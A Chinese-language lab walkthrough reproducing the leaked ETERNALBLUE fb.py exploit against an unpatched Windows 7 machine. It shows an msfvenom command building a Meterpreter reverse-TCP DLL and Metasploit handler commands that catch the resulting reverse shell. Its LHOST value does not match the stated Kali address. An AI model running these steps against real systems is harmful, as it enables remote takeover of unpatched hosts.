**方程式ETERNALBLUE 之fb.py的复现**

### 1.环境简介

攻击机win2003

ip:192.168.1.105

攻击机kali:

ip:192.168.1.106

靶机（被攻击机）window7 x64(未装smb漏洞补丁）

ip:192.168.1.100

### 2.windows2003攻击机

攻击机win2003安装环境：

python-2.6.6.msi

https://www.python.org/download/releases/2.6.6/


pywin32-221.win-amd64-py2.6.exe：

https://sourceforge.net/projects/pywin32/files/pywin32/Build%20221/


方程式ETERNALBLUE 下载地址：

https://codeload.github.com/misterch0c/shadowbroker/zip/master

安装好python后，需要在win2003设置环境变量：




将整个ETERNALBLUE 目录下的 windows拷贝到攻击机win2003上





在windows目录下建立一个文件为：listeningposts


运行phthon fb.py


以下在攻击机win2003上执行fb.py的具体命令重要命令如下，其他命令都用回车执行。


=













### 3攻击机kali上

利用msf生成一个dll劫持文件：

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.108.131 LPORT=5555 -f dll > /opt/s.dll



将s.dll文件拷贝到windows2003的C盘目录下：



在msf下开启msfpaylod监听：msfconsole


use exploit/multi/handler

set lhost 192.168.1.106


set lport 5555


set PAYLOAD windows/x64/meterpreter/reverse\_tcp


exploit





### 4.接着在windows2003下执行












**最后在msf下可以看到成功反弹shell:**

****